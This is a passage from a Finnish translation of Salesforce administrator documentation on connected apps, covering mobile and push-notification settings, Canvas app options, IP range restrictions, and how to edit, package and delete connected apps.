2. Valitse `PIN-suojaus`, jos sovelluksesi tukee PIN-suojausta. Tämä sallii pääkäyttäjän määrittää istunnon aikakatkaisun ja PIN-koodin pituuden mobiilisovelluksille yhdistetyn sovelluksen asentamisen jälkeen. Salesforce Mobile SDK (https://developer.salesforce.com/page/Mobile_SDK) tukee automaattisesti PIN-suojausta. Voit myös ottaa sen käyttöön manuaalisesti lukemalla `mobile_policy`-objektin käyttäjän Identiteetti-URL-osoitteesta.
3. Määritä sovellusalue valitsemalla iOS tai Android alasetteluvalikosta.
4. Määritä mobiilisovellukselle tuetut laitemuodot `Rajoita laitetyyppiin` -asetteluvalikosta. Mahdolliset arvot ovat Puhelin, Tabletti tai Mini-tabletti. Jos sovellus tukee kaikkia laitemuotoja, älä valitse mitään arvoa.
5. Syötä mobiilisovelluksen `Sovelluksen versio`.
6. Syötä sovelluksen vaatima `Käyttöjärjestelmän vähimmäisversio`.
7. Valitse `Yksityinen sovellus` vahvistaaksesi, että sovellus on tarkoitettu vain sisäiseen käyttöön (ei julkiseen). Tämä on pakollista, koska Apple ei salli julkisten mobiilisovellusten toimittamista sen oman sovelluskaupan ulkopuolelle.
8. Jos mobiilisovellus on yksityinen, määritä sijainti `Mobile App Binary` -tiedostoon. Tämä on IPA-tiedosto iOS-käyttöjärjestelmässä ja APK-tiedosto Android-järjestelmässä.
9. Vain iOS-sovellukset:
 - a. Määritä sovelluskuvakkeen sijainti. Tämä on kuvake, joka näytetään sovelluksen lataamisen ja asentamisen aikana iOS-laitteessa.
 - b. Määritä iOS Bundle -tunnus.



Note: Sinun täytyy määrittää iOS-versiossa 7 ja sitä uudemmissa bundle-tunnus, jota käytit sovelluksen kehittämiseen XCode:ssa. Muutoin loppukäyttäjä näkee kaksi sovelluskuvaketta sovelluksen asennuksen aikana.

10. Jos yhdistetty mobiilisovellus on julkinen sovellus etkä olet ladannut sen binääritiedostoa Salesforce:en, syötä `sovelluksen binääri-URL` tähän.



Note: Jos poistat mobiili-integraation olemassa olevan yhdistetyn sovelluksen uudesta versiosta, mobiili-integraatiota ei sisällytetä enää mihinkään yhdistetyn sovelluksen versioon. Kuvittele esimerkiksi, että olet julkaisemassa pakettia, joka sisältää yhdistetyn sovelluksesi version 1.0 mobiili-integraatiolla. Poista sitten mobiili-integraatio sovelluksesta, paketoit se uudelleen ja julkaise se versiona 1.1. Jos asiakas asentaa nyt version 1.0 sisältävän paketin, yhdistetyn sovelluksen versio 1.0 ei sisällä mobiili-integraatiota.

Yhdistetty sovelluksesi voi vastaanottaa työntöilmoituksia, jos:

- Sovelluksesi on laadittu Salesforce Mobile SDK:llä.
- Sovelluksesi ottaa käyttöön Mobile SDK -työntöilmoitusprotokollan alustallesi.
- Olet mobiilialustan tarjoajan (Apple tai Google) rekisteröity sovelluskehittäjä.
- Sovelluksesi on rekisteröity Apple Push Notification Service (APNS) -palveluun iOS-työntöilmoituksia varten tai Google Cloud Messaging (GCM) -palveluun Android-työntöilmoituksia varten.
- Olet ottanut käyttöön Apex-käsittelijät työntöilmoituksia varten.



Note: Yhdistetty sovellus, jossa työntöilmoitukset on otettu käyttöön, voi tukea vain yhtä mobiilialustaa. Jos tarjoat mobiilisovelluksestasi Android- ja iOS-versiot ja sinun täytyy tukea työntöilmoituksia molemmissa versioissa, luo yhdistetty sovellus kullekin alustalle.

Lisätietoja näiden vaatimusten täyttämisestä on *Salesforce Mobile Push Notifications Implementation Guide -oppaassa*.

Työntöilmoitusten määrittäminen APNS:lle (iOS):

1. Valitse **Työntöilmoitukset käytössä**.
2. Valitse tuetuksi työntöalustaksi **Apple**.
3. Valitse Apple-ympäristö, joka kelpaa APNS-työntöilmoitussertifikaatillesi.

4. Valitse sertifikaatiksi `.p12`-sertifikaattitiedosto, jonka sait APNS:ltä, kun rekisteröit sovelluksesi työntöilmoituksia varten (esimerkiksi `appkey.p12`).

5. Syötä salasana `.p12`-sertifikaattitiedostollesi.

Työntöilmoitusten määrittäminen GCM:lle (Android):

1. Valitse **Työntöilmoitukset käytössä**.
2. Valitse tuetuksi työntöalustaksi **Android GCM**.
3. Syötä palvelusovellusten avaimeksi (API-avaimeksi) avain, jonka sait, kun rekisteröidyt kehittäjäksi Googlella.

Työntöilmoituksille määrittämäsi mobiilialustan muuttaminen:

1. Poista valinta **Työntöilmoitukset käytössä**.
2. Tallenna yhdistetty sovellus ja napsauta sitten **Muokkaa**.
3. Muuta mobiiliasetuksista **sovellusalustaa** ja siihen liittyviä arvoja uuden alustan mukaisesti.
4. Määritä työntöilmoitukset uudelleen uudelle alustalle.

Esitysaluesovelluksen asetukset

Esitysaluesovelluksia on kahta eri tyyppiä:

- *Esitysaluesovellukset*, jotka organisaation pääkäyttäjä asentaa.
 - *Henkilökohtaiset esitysaluesovellukset*, jotka organisaation loppukäyttäjät asentavat. Käyttäjät voivat käyttää henkilökohtaista esitysaluesovellusta Chatter-väilehdestä, ja heitä pyydetään sallimaan sovelluksen muodostaa yhteyden heidän Salesforce-tietoihinsa. Nämä ohjeet sisältävät valinnaisen vaihtoehdon sovelluksen muuntamiseksi henkilökohtaiseksi esitysaluesovellukseksi. Lisätietoja on *Force.com Canvas Developer's Guide* -oppaan kohdassa "Canvas Personal Apps".
1. Jos yhdistetty sovelluksesi näytetään esitysaluesovelluksena, valitse `Force.com Canvas`.
 2. Kirjoita **Esitysaluesovelluksen URL** kolmannen osapuolen sovellukseen. Käyttäjä ohjataan tähän URL-osoitteeseen, kun hän napsauttaa linkkiä esitysaluesovellukseesi.
 3. Valitse **Käyttöoikeusmenetelmä**. Tämä määrittää, miten esitysaluesovellus käynnistää OAuth-todennuskulun.

- **Allekirjoitettu pyyntö (POST)**: OAuth-todennusta käytetään, mutta kun pääkäyttäjä asentaa esitysaluesovelluksen, käyttäjille annetaan epäsuorasti käyttöoikeus. Tästä johtuen käyttäjiä ei pyydetä antamaan kolmannelle osapuolelle lupaa heidän käyttäjätietojensa käyttämiseen. Kun käytät tätä käyttöoikeusmenetelmää, todennus lähetetään suoraan esitysaluesovelluksen URL-osoitteeseen.

Jos esitysaluesovelluksesi käyttää allekirjoitetun pyynnön todennusta, varmista, ettet lisää `Suorita pyyntöjä puolestasi` koska tahansa -vaihtoehtoa `Valitut OAuth-vaikutusalueet` -kenttään.

- **OAuth Web-kulku (GET)**: OAuth-todennusta käytetään ja käyttäjiä pyydetään antamaan kolmannelle osapuolelle lupa heidän tietojensa käyttämiseen. Kun käytät tätä käyttöoikeusmenetelmää, esitysaluesovelluksen täytyy käynnistää OAuth-todennuskulku.
4. Jos käytät SAML-kertakirjautumista (SSO) esitysaluesovelluksen todentamiseen, valitse `SAML-käynnistysmetodi`-kenttä. Tämä kenttä on käytössä, jos valitset Web-sovelluksen asetukset -osiosta `Ota SAML käyttöön`. Tämän kentän vaihtoehdot ovat:
 - **Henkilöllisyydentarjoajan käynnistäminen**—Salesforce tekee alustavan pyynnön kertakirjautumiskulun käynnistämiseksi.
 - **Palveluntarjoajan käynnistäminen**— Esitysaluesovellus käynnistää kertakirjautumiskulun, kun sovellus kutsutaan esiin.
 5. Valitse `Sijainnit`-kentstä paikat, joissa esitysaluesovellus näytetään käyttäjille.

- **Chatter-syöte**— Esitysaluesovellus ilmestyy syötteeseen. Jos tämä vaihtoehto on valittuna, sinun on luotava EsitysalueViesti -syötekohde ja varmistettava, että nykyisellä käyttäjällä on esitysaluesovelluksen käyttöoikeudet.
- **Chatter-välilehti**— Esitysaluesovellus näytetään sovellusten navigointiluettelossa Chatter-välilehdessä. Jos tämä vaihtoehto on valittuna, esitysaluesovellus näytetään automaattisesti tässä sijainnissa.
- **Konsoli**— Esitysaluesovellus näytetään Salesforce-konsolin alatunnisteessa tai sivupalkeissa. Jos tämä vaihtoehto on valittuna, sinun täytyy valita esitysaluesovelluksen sijainti konsolissa lisäämällä se mukautettuna konsolikomponenttina.
- **Asettelut ja mobiilikortit**— Esitysaluesovellus voidaan näyttää sivuasetteluna tai mobiilikorttina. Jos tämä vaihtoehto on valittuna, valitse esitysaluesovelluksen sijainti lisäämällä se sivuasetteluun.
- **Mobile Nav**— Esitysaluesovellus on käytettävissä Salesforce1 -navigointivalikon kautta.



Note: Esitysaluesovelluksia ei näytetä Salesforce1-navigointivalikossa Android-mobiililaitteilla. Jos haluat nähdä esitysaluesovellukset Android-laitteen navigointivalikossa, kirjaudu sisään Salesforce1-mobiiliselainsovellukseen.

- **Open CTI**—Esitysaluesovellus näytetään puheluiden hallintatyökalussa. Jos tämä vaihtoehto on valittuna, sinun täytyy määrittää esitysaluesovellus puhelukeskuksesi määritystiedostoon sen näyttämiseksi.
 - **Julkaisija**—Esitysaluesovellus näytetään kehyksessä. Jos tämä vaihtoehto on valittuna, sinun täytyy luoda myös esitysalueen mukautettu pikatoiminto ja lisättävä se globaaliin asetteluun tai objektin asetteluun.
 - **Visualforce-sivu**— Esitysaluesovellus voidaan näyttää Visualforce-sivulla. Jos lisää `<apex:canvasApp>` -komponentin näyttääksesi esitysaluesovelluksen Visualforce -sivulla, muista valita tämä sijainti esitysaluesovellukselle tai näet virheen.
6. Valitse Luo toiminnot automaattisesti luodaksesi globaalin toiminnon esitysaluesovelluksellesi. Jos haluat luoda esitysaluesovellukselle globaalin toiminnon, sinun täytyy valita Sijainti-kenttään Julkaisija: muutoin globaaleja toimintoja ei luoda. Voit myös luoda toiminnon myöhemmin manuaalisesti.
 7. Jos olet ottanut käyttöön oman Canvas.CanvasLifecycleHandler -Apex-luokkasi, syötä luokan nimi Elinkaariluokka-kenttään. CanvasLifecycleHandler -Apex-luokan tarjoaminen sallii sinun mukauttaa kontekstitietoja ja esitysaluesovelluksesi käyttäytymistä.
 8. Jos haluat sallia loppukäyttäjien asentaa sovelluksesi, valitse Ota käyttöön henkilökohtaisena esitysaluesovelluksena -valintaruutu. Chatter-välilehti on ainoa sijainti, joka tukee henkilökohtaisia esitysaluesovelluksia. Lisätietoja henkilökohtaisista esitysaluesovelluksista on *Force.com Canvas Developer's Guide* -oppaan kohdassa "Canvas Personal Apps".
-  **Note:** Jos et näe Ota käyttöön henkilökohtaisena esitysaluesovelluksena -asetusta, sovelluksen kohdeorganisaation pääkäyttäjä ei ole ottanut henkilökohtaisia esitysaluesovelluksia käyttöön. Lisätietoja tästä vaatimuksesta on *Force.com Canvas Developer's Guide* -oppaan kohdassa "Enabling Canvas Personal Apps within an Organization".

KATSO MYÖS:

[Yhdistetyn sovelluksen muokkaaminen, pakkaaminen tai poistaminen](#)

[Yhdistetyt sovellukset](#)

[Tunnus-URL-osoitteet](#)

Yhdistetyn sovelluksen muokkaaminen, pakkaaminen tai poistaminen

KÄYTTÄJOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Kun olet luonut yhdistetyn sovelluksen, voit muokata sitä tai paketoita tai poistaa sen.



Note: Nimen täytyy olla yksilöllinen organisaatiosi nykyisille yhdistetyille sovelluksille. Voit käyttää poistetun yhdistetyn sovelluksen nimeä uudelleen, jos yhdistetty sovellus luotiin Spring '14 -julkaisulla tai sitä uudemmalla. Et voi käyttää poistetun yhdistetyn sovelluksen nimeä uudelleen, jos yhdistetty sovellus luotiin vanhemmalla julkaisulla.

Yhdistetyn sovelluksen muokkaaminen

Voit päivittää yhdistetyn sovelluksen milloin tahansa. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Sovellukset* ja valitse **Sovellukset**. Valitse yhdistetyn sovelluksen nimi luettelosta ja napsauta **Muokkaa**. Tallenna muutoksesi napsauttamalla **Tallenna**.

Kun olet luonut yhdistetyn sovelluksen, voit palata lisätietosivulle ja määrittää sallitut IP-alueet.

IP-alueet toimivat OAuthia käyttävien yhdistettyjen sovellusten kanssa, mutta eivät SAML:ia käyttävien yhdistettyjen sovellusten kanssa. Määritä yhdistetylle sovellukselle kelvolliset IP-osoitteet.

Määritä sallittu IP-alue seuraavalla tavalla.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Sovellukset* ja valitse **Sovellukset**.
2. Valitse yhdistetyn sovelluksen nimi luettelosta.
3. OAuth Web palvelinkulun Luotetulle IP-alueelle saat napsauttamalla **Uusi**.
4. Kirjoita sallittu IP-osoite **Aloitusp-Ip-osoite**-kenttään ja suurempi IP-osoite **Lopetus-Ip-osoite**-kenttään.

Voit syöttää useita erillisiä alueita napsauttamalla **Uusi** kutakin aluetta kohti.

Voit sallia tiettyjen käyttäjien käyttää yhdistettyä sovellusta luotetun IP-alueen ulkopuolelta, koskien OAuthia käyttäviä yhdistettyjä sovelluksia. Voit esimerkiksi sallia matkalla olevien käyttäjien käyttää yhdistettyä sovellusta valitsemalla sille vaihtoehdon **Lievennä IP-rajoituksia toisella tekijällä**. Kun käyttäjä yrittää käyttää yhdistettyä sovellusta tämän alueen ulkopuolelta, häntä pyydetään tarjoamaan todennuksen toinen tekijä, kuten valtuuskoodin. Kun toinen tekijä on todennettu onnistuneesti, käyttäjä voi käyttää yhdistettyä sovellusta luotetun IP-alueen ulkopuolelta.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Yhdistetyt sovellukset* ja valitse yhdistettyjen sovellusten hallintavaihtoehto.

2. Napsauta **Muokkaa** yhdistetyn sovelluksen nimen vierestä nähdäksesi sovelluksen arvot.
3. Valitse IP-hellitys-kentän alasettelusta **Hellitä IP-rajoituksia**.



Note: Jos istuntoasetusten *Sovella* sisäänkirjautumisen IP-alueita kaikkiin pyyntöihin -vaihtoehto on otettu käyttöön, se vaikuttaa IP-rajoitusten lieventämiseen. Lisätietoja on kohdassa [Yhdistettyjen sovellusten IP-rajoitusten lieventäminen ja jatkuva IP-rajoitusten käyttö](#) sivulla 167.

Kun olet luonut yhdistetyn sovelluksen, voit palata sen lisätietosivulle ja määrittää mukautettuja attribuutteja. Mukautat attribuutit määrittävät SAML-metadatan tai OAuth-suorituksen aikana luettavat OAuth-parametrit.

1. Kirjoita Määritykset-valikon *Pikahaku*-kenttään *Sovellukset* ja valitse **Sovellukset**.
2. Valitse yhdistetyn sovelluksen nimi luettelosta.
3. Napsauta Mukautettujen määritteiden osiossa **Uusi**.

Kullakin mukautetulla attribuutilla täytyy olla yksilöllinen avain ja sen täytyy käyttää **Lisää kenttä** -valikossa käytettävissä olevia kenttiä. Määritä esimerkiksi avaimen nimi, kuten `country`, ja syötä kenttä `$Organization.Country`. Kun käytössä on SAML, attribuutit lähetetään SAML-attribuuttikenttänä. Kun käytössä on OAuth, attribuutit ovat käytettävissä `custom_attributes`-objektina käyttäjän Identiteetti-URL-osoitteessa.

Seuraavat mukautetut attribuutit ovat käytettävissä yhdistetyille Salesforce1-sovelluksille.

Taulukko 1: Android-laitteiden yhdistettyjen Salesforce1-sovellusten mukautetut attribuutit

Attribuutin avain	Attribuutin arvo	Kuvaus
CALL_HISTORY	• DISABLED • ADMIN_DEFINED • SIMPLE	• Jos arvo on DISABLED, puheluiden kirjaaminen lokiin poistetaan navigointivalikosta. • Jos arvo on ADMIN_DEFINED, Android-puheluiden paikallinen kirjaaminen lokiin otetaan käyttöön. • Jos arvo on SIMPLE, Aura-puheluiden kirjaaminen lokiin otetaan käyttöön.

Taulukko 2: iOS-laitteiden yhdistettyjen Salesforce1-sovellusten mukautetut attribuutit

Attribuutin avain	Attribuutin arvo	Kuvaus
USE_ALTERNATE_USER_PROFILE	• TRUE • FALSE	• Jos arvo on TRUE, Aura-profiilin aloitussivu otetaan käyttöön. • Jos arvo on FALSE, iOS-profiilin oma aloitussivu otetaan käyttöön.
SHOW_OPEN_IN	• FALSE	• Jos arvo on FALSE, käyttäjät eivät voi jakaa tiedostoa linkillä tai avata tiedostoa kolmannen osapuolen sovelluksessa.

Määritä mukautetut attribuutit lainausmerkkien sisälle.

 **Tärkeää:** Ota huomioon yhdistetyn sovelluksen kenttiä päivittäessäsi, että joidenkin kenttien muutoksia sovelletaan välittömästi yhdistetyn sovelluksen kaikkiin asennettuihin versioihin. Nämä ovat versiosta riippumattomia kenttiä, jotka ohittavat pakkauksen tai asennuksen elinkaaren. Yhdistetyn sovelluksen käyttäjät näkevät mm. kuvauksen muutoksen. Seuraavat kentät toimivat tällä versiosta riippumattomalla tavalla.

- Kuvaus
- Info-URL
- Logokuvan URL
- Callback URL

Yhdistetyn sovelluksen pakkaaminen

Kun olet luonut yhdistetyn sovelluksen tai olemassa olevan sovelluksen uuden version, paketoit se salliaksesi muiden Salesforce-organisaatioiden käyttäjien käyttää sitä. Voit lisätä yhdistetyn sovelluksen hallittavaan pakettiin muiden komponenttien tavoin ja niiden kanssa, mukaan lukien mukautetut objektit, Visualforce-sivut tai Apex-luokat. Tällä tavalla voit toimittaa yhdistetyn sovelluksen helposti muille Salesforce-organisaatioille. Koska yhdistetyt sovellukset ovat pakattavia komponentteja, ne voivat hyödyntää hallittavien pakettien kaikkia muita ominaisuuksia, kuten AppExchange-listausta, työntöpäivityksiä, asennuksen jälkeisiä Apex-komentosarjoja, lisenssinhallintaa ja parannettua tilaajien tukea.

 **Note:** Voit pakata yhdistetyn sovelluksen vain Developer Edition -organisaatiosta. Yhdistettyjä sovelluksia voidaan lisätä vain hallittaviin paketteihin. Yhdistettyjä sovelluksia ei tueta ei-hallittavissa paketeissa.

Yhdistetyn sovelluksen poistaminen

Jos haluat poistaa yhdistetyn sovelluksen, napsauta **yhdistetyn sovelluksen nimeä** sovellusluettelosta. Napsauta muokkaussivulta **Poista** ja vahvista toiminto napsauttamalla **Poista** uudelleen. Vaikka sovellus poistettiin, et voi käyttää sen nimeä uudelleen.

Jos poistat pakettiin sisältyneen yhdistetyn sovelluksen, sovellus on edelleen käytettävissä paketissa, kunnes päivität paketin.

 **Note:** Jos yhdistetylle sovellukselle on määritetty käyttäjien provisiointi, et voi poistaa yhdistettyä sovellusta tai sen sisältävää pakettia, ennen kuin pääkäyttäjä poistaa käyttäjien provisiointikokoonpanon tiedot. Huomaa, että **Ota käyttäjien provisiointi käyttöön** -valintaruudun valinnan poistaminen yhdistetyn sovelluksen lisätietosivulta ei poista kokoonpanotietoja organisaatiosta. Jos haluat poistaa kokoonpanotiedot, katso Salesforce-pääkäyttäjille tarkoitetut ohjeet koskien [tätä tunnettua ongelmaa](#).

KATSO MYÖS:

[Yhdistetyn sovelluksen luominen](#)

[Yhdistetyt sovellukset](#)

[Yhdistettyjen sovellusten käyttäjien provisiointi](#)

Yhdistettyjen sovellusten IP-rajoitusten lieventäminen ja jatkuva IP-rajoitusten käyttö

Tämä aihe kuvaa, miten istuntoasetusten Sovella sisäänkirjautumisen IP-alueita kaikkiin pyyntöihin -vaihtoehto vaikuttaa OAuthia käyttävän yhdistetyn sovelluksen IP-rajoitusten lieventämisen asetuksiin.

Jos olet lieventänyt OAuthia käyttävien yhdistetyn sovelluksesi IP-rajoituksia ja organisaatiossasi on Sovella sisäänkirjautumisen IP-alueita kaikkiin pyyntöihin -vaihtoehto käytössä, yhdistetyn sovelluksesi käyttöoikeudet saattavat muuttua. Tämä käyttöoikeuksien muutos koskee kaikkien OAuthia käyttävien yhdistetyn sovelluksien käyttöoikeuksia, mukaan lukien mobiililaitteiden. IP-rajoitusten lieventäminen ei koske SAML:ia käyttäviä yhdistettyjä sovelluksia.

Taulukko 3: Yhdistettyjen sovellusten IP-rajoitusten asetusten lieventäminen ja jatkuva IP-rajoitusten käyttö

IP-rajoitusten lievennys	Kun IP-rajoitukset eivät ole jatkuvasti käytössä (oletus)	Kun IP-rajoitukset ovat jatkuvasti käytössä
Ota käyttöön IP-rajoitukset	Organisaation IP-rajoitukset, kuten käyttäjän profiilissa määritetyt IP-alueet, koskevat tämän sovelluksen käyttäjää.	Organisaation IP-rajoitukset, kuten käyttäjän profiilissa määritetyt IP-alueet, koskevat tämän sovelluksen käyttäjää.
Lievennä IP-rajoituksia toisella tekijällä	Tämän sovelluksen käyttäjä ohittaa organisaation IP-rajoitukset, jos kumpi tahansa näistä ehdoista täyttyy: - Sovelluksella on sallittuja IP-alueita ja käyttää Web-palvelimen OAuth-todennuskulkua. Vain sallituista IP-osoitteista tulevat pyynnöt hyväksytään. - Sovelluksella ei ole sallittuja IP-alueita, se käyttää Web-palvelimen tai käyttäjäagentin OAuth-todennuskulkua ja käyttäjä vahvistaa henkilöllisyytensä onnistuneesti.	Tämän sovelluksen käyttäjä ohittaa organisaation IP-rajoitukset, jos kumpi tahansa edellisen sarakkeen OAuth-ehdoista täyttyy. Käyttäjä ei voi kuitenkaan suorittaa seuraavia toimintoja tietoturvasyistä: - Vaihda salasanaa - Lisää aikaan perustuva tunnus - Lisää sivuja kirjautumiskulkuun
Lievennä IP-rajoituksia	Mitkään IP-rajoitukset eivät koske tämän yhdistetyn sovelluksen käyttäjää.	Mitkään IP-rajoitukset eivät koske tämän yhdistetyn sovelluksen käyttäjää. Käyttäjä ei voi kuitenkaan suorittaa seuraavia toimintoja tietoturvasyistä: - Vaihda salasanaa - Lisää aikaan perustuva tunnus - Lisää sivuja kirjautumiskulkuun

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa.

Yhdistetyn sovelluksen lisätietojen tarkasteleminen

KÄYTTÄJOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Yhdistetyn sovelluksen lisätietosivulta näet yhdistetyn sovelluksen tiedot, muun muassa sen version ja vaikutusalueet. Voit muokata yhdistettyä sovellusta, tarkistaa sen käyttötiedot ja liittää siihen profiileja ja käyttöoikeuksia.

- Napsauta **Muokkaa** muuttaaksesi sovelluksen kokoonpanoa yhdistetyn sovelluksen muokkaussivulta.
- Napsauta **Lataa metadata** hankkiaksesi palveluntarjoajan SAML-kirjautumisen URL-osoitteet ja päätepisteet, jotka ovat yksilöllisiä yhteisöllesi tai mukautetulle toimialuekokoonpanollesi. Tämä painike näytetään vain, jos organisaatiosi on otettu käyttöön henkilöllisydentarjoajana ja ainoastaan SAML:ia käyttävissä yhdistetyissä sovelluksissa.
- Metadatan lataamisen sijaan voit käyttää metadataa Metadata Discovery -päätepisteen URL-osoitteesta. Palveluntarjoajasi voi käyttää tätä URL-osoitetta määrittääkseen kertakirjautumisen, jolla se muodostaa yhteyden Salesforceen.
- Napsauta **Näytä OAuth-käyttötiedot** nähdäksesi organisaatiosi yhdistettyjen sovellusten käyttöraportin.
- Voit ottaa yhdistetyn sovelluksen käyttäjien provisioinnin käyttöön tältä sivulta. Kun se on käytössä, määritä tai päivitä käyttäjien provisiointiasetukset käyttäjien ohjatulla provisiointitoiminnolla. Kun olet suorittanut käyttäjien ohjatun provisiointitoiminnon, voit hallita käyttäjätilejä ja niiden kolmannen osapuolen järjestelmässä olevia asetuksia toisistaan erillään Käyttäjätilit-osiosta.
- Napsauta **Profiilien hallinta** valitaksesi sovellukselle profiilit Sovelluksen profiilien kohdistus -sivulta. Valitse profiilit, jotka voivat käyttää tätä sovellusta (paitsi Group Edition -organisaatiossa).



Tärkeää: Tätä vaihtoehtoa ei näytetä, jos OAuth-käytäntö **Sallitut käyttäjät** on *Kaikki käyttäjät voivat valtuuttaa itse*, koska tätä vaihtoehtoa ei tarvitse, kun käyttäjät voivat valtuuttaa itse.

- Napsauta **Käyttöoikeusjoukkojen hallinta** valitaksesi sovellukselle käyttöoikeusjoukot Sovelluksen käyttöoikeusjoukkojen kohdistus -sivulta. Valitse käyttöoikeusjoukot, jotka voivat käyttää tätä sovellusta.



Tärkeää: Tätä vaihtoehtoa ei näytetä, jos OAuth-käytäntö **Sallitut käyttäjät** on *Kaikki käyttäjät voivat valtuuttaa itse*, koska tätä vaihtoehtoa ei tarvitse, kun käyttäjät voivat valtuuttaa itse.

- Napsauta Palveluntarjoajan SAML-attribuutit -sivulta **Uusi** luodaksesi uusia attribuuttien avain/arvo-pareja. Voit myös muokata ja poistaa olemassa olevia määritteitä.

Vain käyttäjät, jotka kuuluvat vähintään yhteen valittuun profiiliin tai käyttöoikeusjoukkoon, voivat käyttää sovellusta, jos olet valinnut yhdistetyn sovelluksen muokkaussivulla **Pääkäyttäjän hyväksymät käyttäjät** -vaihtoehdon asetukselle **Sallitut käyttäjät**. Jos valitset **Kaikki käyttäjät**, profiileja ja käyttöoikeusjoukkoja ei oteta huomioon.

KATSO MYÖS:

[Yhdistettyjen sovellusten käyttäjien provisiointi](#)

Yhdistetyn sovelluksen hallinta

KÄYTTÄJÄOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Voit tarkastella ja päivittää yhdistetyn sovelluksen ominaisuuksia kirjoittamalla Määitykset-valikon **Pikahaku**-kenttään *Yhdistetyt sovellukset* ja valitsemalla yhdistettyjen sovellusten hallintavaihtoehdon. Napsauta sovelluksen vierestä **Muokkaa**. Katsoaksesi yhdistetyn sovelluksen, tietoja ja käytäntöjä, tai lisätäksesi siihen mukautettuja ominaisuuksia, napsauta sovelluksen nimeä.



Note: Istunto päivittyy automaattisesti käyttäjän ollessa sovelluksessa 15 minuutin ja 12 tunnin välein, perustuen organisaatiolle määritettyyn **Aikakatkaaisu**-arvoon, jota käyttäjä ei tavallisesti näe.

Salesforce asentaa yhdistetyt sovellukset

Jotkin Salesforce-asiakassovellukset on toteutettu yhdistettyinä sovelluksina ja asennettu automaattisesti organisaatiollesi, esimerkiksi Salesforce1 tai Salesforce for Outlook. Saatat siis nähdä asennettujen sovellusten luettelossa enemmän yhdistettyjä sovelluksia kuin odotit.

Nämä Salesforcen yhdistetyt sovellukset toimitetaan kahdessa hallittavassa paketissa: yksi Salesforce1-sovelluksille ja toinen muille kuin Salesforce1-sovelluksille. Sisällytettävien sovellusten luettelo saattaa muuttua kunkin julkaisun yhteydessä. Hallinnan helpottamiseksi jokainen paketti asennetaan kuitenkin ei-synkronoidusti organisaatioosi, kun kuka tahansa organisaatiosi käyttäjä käyttää jotakin näistä sovelluksista ensimmäistä kertaa.

Jos haluat asentaa (tai asentaa uudelleen) yhdistettyjen sovellusten Salesforce1-paketin, voit ennakoivasti [asentaa sen AppExchange-palvelusta](#).

Paketit näytetään asennettujen pakettien luettelossa Määitykset-valikossa.

Napsauta paketin nimeä nähdäksesi luettelon sen komponenteista. Alla on joitakin Salesforce Connected Apps -paketin komponenteista.

 **Note:** Force.com IDE, Force.com Migration Tool, Dataloader Bulk ja Dataloader Partner ovat "paketoituja" yhdistettyjä sovelluksia, jotka muodostavat yhteyden Salesforceen käyttämällä SOAP API:a, eikä OAuth-todennusta toisin kuin muut yhdistetyt sovellukset. Ne käyttävät kuitenkin yhdistettyjen sovellusten rakennetta myöntääkseen käyttäjille organisaation sovellusten käyttöoikeuksia tai evätäkseen niitä.

Alla on joitakin Salesforce1 and Chatter Apps -paketin komponenteista.

